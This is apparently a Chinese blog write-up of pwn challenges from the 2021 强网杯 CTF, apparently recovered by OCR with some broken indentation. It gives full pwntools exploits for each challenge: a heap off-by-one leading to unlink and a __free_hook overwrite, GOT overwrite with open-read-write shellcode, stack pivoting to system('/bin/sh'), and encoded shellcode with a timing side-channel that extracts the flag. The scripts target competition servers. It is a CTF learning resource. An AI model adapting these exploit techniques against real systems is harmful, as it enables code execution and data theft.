
强网杯2021 pwn部分wp


原创

北岛静石 于 2021-06-18 01:29:26 发布 732 收藏 3
分类专栏： Pwn 做题记录 文章标签： 强网杯 pwn ctf

Pwn 同时被 2 个专栏收录
32 篇文章 0 订阅
订阅专栏
 做题记录
19 篇文章 0 订阅
订阅专栏


baby_diary:

本题考查2.31的off by one, 漏洞处如下:




```
void __fastcall sub_1528(unsigned int a1, int a2)
{
  __int64 v2; // [rsp+10h] [rbp-8h]

  if ( a1 <= 24 && diary[a1] )
  {
    v2 = diary[a1];
    diary_size[a1] = a2;
    if ( a2 )
      *(_BYTE *)(a2 + 1LL + v2) = (*(_BYTE *)(a2 + 1LL + v2) & 0xF0) + sub_146E(a1);
  }
}
```

在sub_146e中会将输入数据的ASCII码相加再相加相加…直到变成一个byte的数字, 然后加到输入数据的后一位上, 因此我们可以尝试控制输入的内容, 从而控制下一个chunk的size大小



```
__int64 __fastcall sub_146E(unsigned int a1)
{
  int i; // [rsp+10h] [rbp-14h]
  unsigned int v3; // [rsp+14h] [rbp-10h]

  if ( a1 > 24 || !diary[a1] )
    return 0xFFFFFFFFLL;
  v3 = 0;
  for ( i = 0; i < diary_size[a1]; ++i )
    v3 += *(unsigned __int8 *)(i + diary[a1]);
  while ( v3 > 0xF )
    v3 = (v3 >> 4) + (v3 & 0xF);
  return v3;
}
```

在确定完溢出点后, 我们便开始准备伪造chunk了, 由于要满足p->fd->bk == p, p->bk->fd == p以及prevsize == size, 我们需要申请一个largebin的chunk, 然后申请一个较小的chunkA利用其残留的fd_size和bk_size(好像是这么叫来着的, 忘了), 作为fakechunk的fd和bk, 同时由于程序会自动放置'\x00', 所以这就要求我们爆破fd_size和bk_size的倒数第二位为'\x00', 之后进行fakechunk的fd修改, bk不用动, 将fd的值修改为bk的值-8即可, 之后再释放chunkA, 因为其较小, 所以会放入fastbin中(注意符合大小的fastbin中要先放入chunk, 使得chunkA的fd有所指), 之后再申请回来修改一下, 使得chunkA的fd值为fakechunk的地址, 完成以后大概如下所示:



```
pwndbg> x/8gx 0x555555560050
0x555555560050: 0x0000000000000000      0x0000000000000031
0x555555560060: 0x0000555555560060      0x0000000000000801
0x555555560070: 0x0000555555560048      0x0000555555560050
0x555555560080: 0x0000000000000000      0x0000000000000031
```


0050为chunkA, 0060为fakechunk
unlink的操作的话, 可以先申请一个chunk, 然后全用'\x00'填充, 这样就可以将inuse的符号位改变, 然后控制输入内容, 每次少输入一个字节, 就可以做到控制presize了, 之后就可以unlink了, 之后就是打印地址, 修改__free_hook为system即可
exp如下:

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
#sh=process('./baby_diary')
#sh=remote('8.140.114.72', 1399)
elf=ELF('./baby_diary')
libc=ELF('./libc-2.31.so')
context.arch="amd64"
#context.log_level="debug"

def add(size, content='/bin/sh\x00'):
    sh.recvuntil(">> ")
    sh.sendline("1")
    sh.recvuntil("size: ")
    sh.sendline(str(size))
```

```python
    sh.recvuntil("content: ")
    sh.sendline(content)

def show(idx):
    sh.recvuntil(">> ")
    sh.sendline("2")
    sh.recvuntil("index: ")
    sh.sendline(str(idx))

def delete(idx):
    sh.recvuntil(">> ")
    sh.sendline("3")
    sh.recvuntil("index: ")
    sh.sendline(str(idx))

def stop():
    print str(proc.pidof(sh))
    pause()

def pwn():
    add(0x4c60)                   #0, can delete
    [add(0x20) for i in range(7)] #1->7
    add(0x2000)                   #8
    add(0x10)                     #9
    delete(8)
    add(0x3000)                   #8
     add(0x20, p64(0)+p64(0x801)+p8(0x48))                     #10
    add(0x20)
    for i in range(7):
        delete(1+i)
    delete(11)
    delete(10)
    [add(0x20) for i in range(7)]
    add(0x20, p8(0x60))
    add(0x1d0+0x801-0x251, p64(2)*10)
    add(0x17)
    delete(12)
    add(0x800)
    add(0x17, p64(0)*2+p32(0)+p8(0)*3)
    add(0x10)
    delete(13)
    add(0x17, p64(0)+p64(8))
    add(0xfb0)
    delete(12)
    add(0x40)
    show(11)
    sh.recvuntil("content: ")
    leak_addr=u64(sh.recv(6).ljust(8, '\x00'))
    print hex(leak_addr)
    main_arena_offset=0x1ebb80
    libc_base=leak_addr-96-main_arena_offset
    libc.address=leak_addr-96-main_arena_offset
    print hex(libc_base)
    add(0x10)
    add(0x10)
    delete(17)
    delete(16)
    delete(13)
    add(0x700)
    add(0x100, p64(0)*7+p64(0x21)+p64(libc.sym['__free_hook']-8))
    add(0x100, p64(0)*7+p64(0x21)+p64(libc.sym['__free_hook']-8))
    add(0x10)
    onegadget=[0xe6e73, 0xe6e76, 0xe6e79]
    add(0x17, p64(libc.search("/bin/sh").next())+p64(libc.sym['system']))
    delete(0)
    sh.interactive()

if __name__ == "__main__":
    while True:
        #sh=process("./baby_diary")
         sh=remote('8.140.114.72', 1399)
        try:
            pwn()
        except:
            sh.close()
```


orw:

一打开基本都是7的权限, 也就是说shellcode写哪基本上都可以, 主要是考虑如何执行就行了



```
thu1e@thu1e-virtual-machine:~/ctf/2021qwb$ checksec orw
[*] '/home/thu1e/ctf/2021qwb/orw'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX disabled
    PIE:      PIE enabled
    RWX:      Has RWX segments
```

因为不是FULL RELRO所以就考虑改got表为shellcode地址就行了, 然后调用
检查Add函数会发现其中的一个Read函数存在输入'\n'导致无限输入的漏洞



```c
__int64 __fastcall sub_D8E(_BYTE *a1, __int64 a2)
{
  _BYTE *buf; // [rsp+8h] [rbp-18h]
  unsigned int v4; // [rsp+14h] [rbp-Ch]

  buf = a1;
  v4 = 0;
  while ( 1 )
  {
    read(0, buf, 1uLL);
    ++v4;
    if ( *buf == '\n' )
      break;
    if ( ++buf == &a1[a2] )
      return v4;
  }
  *buf = 0;
  return v4;
}
```

同时idx没有对负数进行检查, 从而给我们修改got提供了条件
exp如下

```python
#!/usr/bin/env python
# coding=utf-8
from pwn import *
#sh=process('./orw')
elf=ELF('./orw')
libc=elf.libc
context(os='linux',arch='amd64')

def pwn():
    shellcode='''
    xor rax, rax
    xor rdi, rdi
    xor rsi, rsi
    xor rdx, rdx
    mov rax, 2
    mov rdi, 0x67616c662f2e
    push rdi
    mov rdi, rsp
    syscall

    mov rdx, 0x100
    mov rsi, rdi
    mov rdi, rax
    mov rax, 0
    syscall

    mov rdi, 1
    mov rax, 1
    syscall
'''
    sh.recv()
    sh.sendline('1')
    sh.recvuntil('index:')
    sh.sendline('-25')
    sh.recvuntil('size:')
    sh.sendline('')
    sh.recvuntil('content:')
    sh.sendline(asm(shellcode))
    sh.recv()
    sh.sendline('4')
    sh.recv()
    sh.sendline('1')
    sh.interactive()

if __name__=="__main__":
    while True:
        sh=process('./orw')
        sh=remote('39.105.131.68',12354)
   try:
            pwn()
        except:
            sh.close()
```

no output(栈迁移):

```
你不给输出咱wepn的pwn垃圾就是要打个输出出来，不图别的，诶，就是玩儿~
检查一下程序，发现是partial relro，所以就想改got表，在动态捣鼓了一段时间后发现，open函数和write函数只有倒数第一，第二位是不同的，于是就想修改open为write用于之后泄露，而且还是no pie这不是乱打?
然后就是基本栈迁移，找个好点的地给ebp和esp日后躺着，我找的是差不多是0x804c00+0xa00，至于为什么要再加上0xa00是因为如果不加，日后system函数在执行的时候会将栈地址减到0x804b00左右，而这地址不可写，会在mov时报错
说了这么多奇奇怪怪的准备，那么说说总思路，两次输入’\x00’后进入第二个函数，第二个函数分别输入int32 min和-1触发8号信号进入read，之后先进行一次栈溢出到我们的fake stack地址，同时输入后面要用gadget之类的东东，fake stack上再写入read(0, elf.got[‘open’], 0x100)，修改其为write，之后维护好栈后再触发call open就相当于write(1, elf.got[‘read’], 0x4)，就泄露了地址，后面再维护一下栈就可以getshell了
```

exp如下:

```python
#!/usr/bin/env python
# coding=utf-8
from pwn import *
#sh=process('./test')
#sh=remote('39.105.138.97',1234)
elf=ELF("./test")
libc=elf.libc
context.log_level='debug'
context.arch='i386'
leave_ret=0x80491a5
ret_addr=0x0804900e
read_100_addr=0x08049236
def pwn():
    sh.sendline('\x00'*1)
    print str(proc.pidof(sh))
    #gdb.attach(sh, '''b *0x080492a8''')
    payload=p8(0)*2
    #pause()
    sh.sendline(payload)
    sleep(1)
    sh.sendline(str(-2147483648))
    sh.sendline(str(-1))
 payload1=p32(0)*0x12+p32(0x0804C0B0-4+0xa00)+p32(0x804925b)+p32(0)+p32(0x804c0b0-4+0xa00)+p32(0x1000)
    payload2=p32(0x804c0c4+0xa00)+p32(0x804925b)+p32(0)+p32(elf.got['open'])+p32(0x100)+p32(leave_ret)+p32(0x804c0e0+0xa00)+p32(0x804936F)+p32(1)+p32(elf.got['read'])+p32(0x4)+p32(0)*2+p32(0x804c100+0xa00)+p32(0x804925b)+p32(0)+p32(0x804c0fc+0xa00)+p32(0x100)
    sh.sendline(payload1)
    #pause()
    sh.sendline(payload2)
    #pause()
    sh.send(p16(0x4c90))
    read_addr=u32(sh.recv())
    log.success("read addr: "+hex(read_addr))
    libc.address=read_addr-libc.sym['read']
    log.success("system addr: "+hex(libc.sym['system']))
    libc_base=read_addr-libc.sym['read']
    sh.sendline(p32(0)+p32(0x804c200+0xa00)+p32(libc.sym['system'])+p32(0)+p32(libc.search('/bin/sh').next()))
    sh.interactive()

while True:
    #sh=process('./test')
    sh=remote('39.105.138.97',1234)
    try:
        pwn()
    except:
        sh.close()
```

shellcode:

这题建议看我录得视频

先用seccomp-tools查看, 发现mmap和read可用, 于是先mmap一块空间, 然后切换位数, 再次read shellcode(shellcode分别用shellcode_encoder-master和msf编码绕过判断), 之后把flag读入内存, 使用cmp循环逐位判断, 最后拼接打印
一号exp如下:

```
from pwn import *
context(log_level = 'debug')

def pwn(sh, index, ch):
    append_x86 = '''
    push ebx
    pop ebx
    '''
    shellcode_x86 = '''
   mov esp,0x40404140
    push 0x67616c66
    push esp
    pop ebx
    xor ecx,ecx
    mov eax,5
    int 0x80
    mov ecx,eax
    '''
    shellcode_flag = '''
    push 0x33
    push 0x40404089
    retfq
    /*read(fp,buf,0x70)*/
    mov rdi,rcx
    mov rsi,rsp
    mov rdx,0x70
    xor rax,rax
    syscall
    '''
    if index == 0:
        shellcode_flag += "cmp byte ptr[rsi+{0}], {1}; jz $-3; ret".format(index, ch)
    else:
        shellcode_flag += "cmp byte ptr[rsi+{0}], {1}; jz $-4; ret".format(index, ch)
    shellcode_x86 = asm(shellcode_x86)
    shellcode_flag = asm(shellcode_flag,arch = 'amd64',os = 'linux')
    shellcode = ''
    append = '''
    push rdx
    pop rdx
    '''

    shellcode_mmap = '''
    push 0x40404040
    pop rdi

    push 0x7e
    pop rsi

    push 0x40
    pop rax
    xor al,0x47
```

```
push rax
    pop rdx

    push 0x40
    pop rax
    xor al,0x40
    push rax
    pop r8

    push rax
    pop r9

    push rbx
    pop rax
    push 0x5d
    pop rcx
    xor byte ptr[rax+0x31],cl
    push 0x5f
    pop rcx
    xor byte ptr[rax+0x32],cl

    push 0x22
    pop rcx

    push 0x40
    pop rax
    xor al,0x49

    '''
    shellcode_read = '''
    push 0x40404040
    pop rsi
    push 0x40
    pop rax
    xor al,0x40
    push rax
    pop rdi
    xor al,0x40
    push 0x70
    pop rdx
    push rbx
    pop rax
    push 0x5d
    pop rcx
   xor byte ptr[rax+0x57],cl
    push 0x5f
    pop rcx
    xor byte ptr[rax+0x58],cl
    push rdx
    pop rax
    xor al,0x70
    '''

    shellcode_retfq = '''
    push rbx
    pop rax

    xor al,0x40

    push 0x72
    push 0x72
    pop rcx
    xor byte ptr[rax+0x40],cl
    push 0x68
    pop rcx
    xor byte ptr[rax+0x40],cl
    push 0x47
    pop rcx
    sub byte ptr[rax+0x41],cl
    push 0x48
    pop rcx
    sub byte ptr[rax+0x41],cl
    push rdi
    push rdi
    push 0x23
    push 0x40404040
    pop rax
    push rax
    '''

    shellcode += shellcode_mmap
    shellcode += append
    shellcode += shellcode_read
    shellcode += append

    shellcode += shellcode_retfq
    shellcode += append
    shellcode = asm(shellcode,arch = 'amd64',os = 'linux')
    sh.sendline(shellcode)

    sh.sendline(shellcode_x86 + 0x29*b'\x90' + shellcode_flag)

index = 0
t = []
while True:
    for ch in range(0x20, 127):
        sh = remote('39.105.137.118', 50050)
        pwn(sh, index, ch)
        start = time.time()
        try:
            sh.recv(timeout=2)
        except:
            pass
        end = time.time()
        sh.close()
        if end - start > 1.5:
            t.append(ch)
            print("".join([chr(i) for i in t]))
            break
    else:
        print("".join([chr(i) for i in t]))
        break
    index = index + 1
    print(t)

log.success("".join([chr(i) for i in t]))
```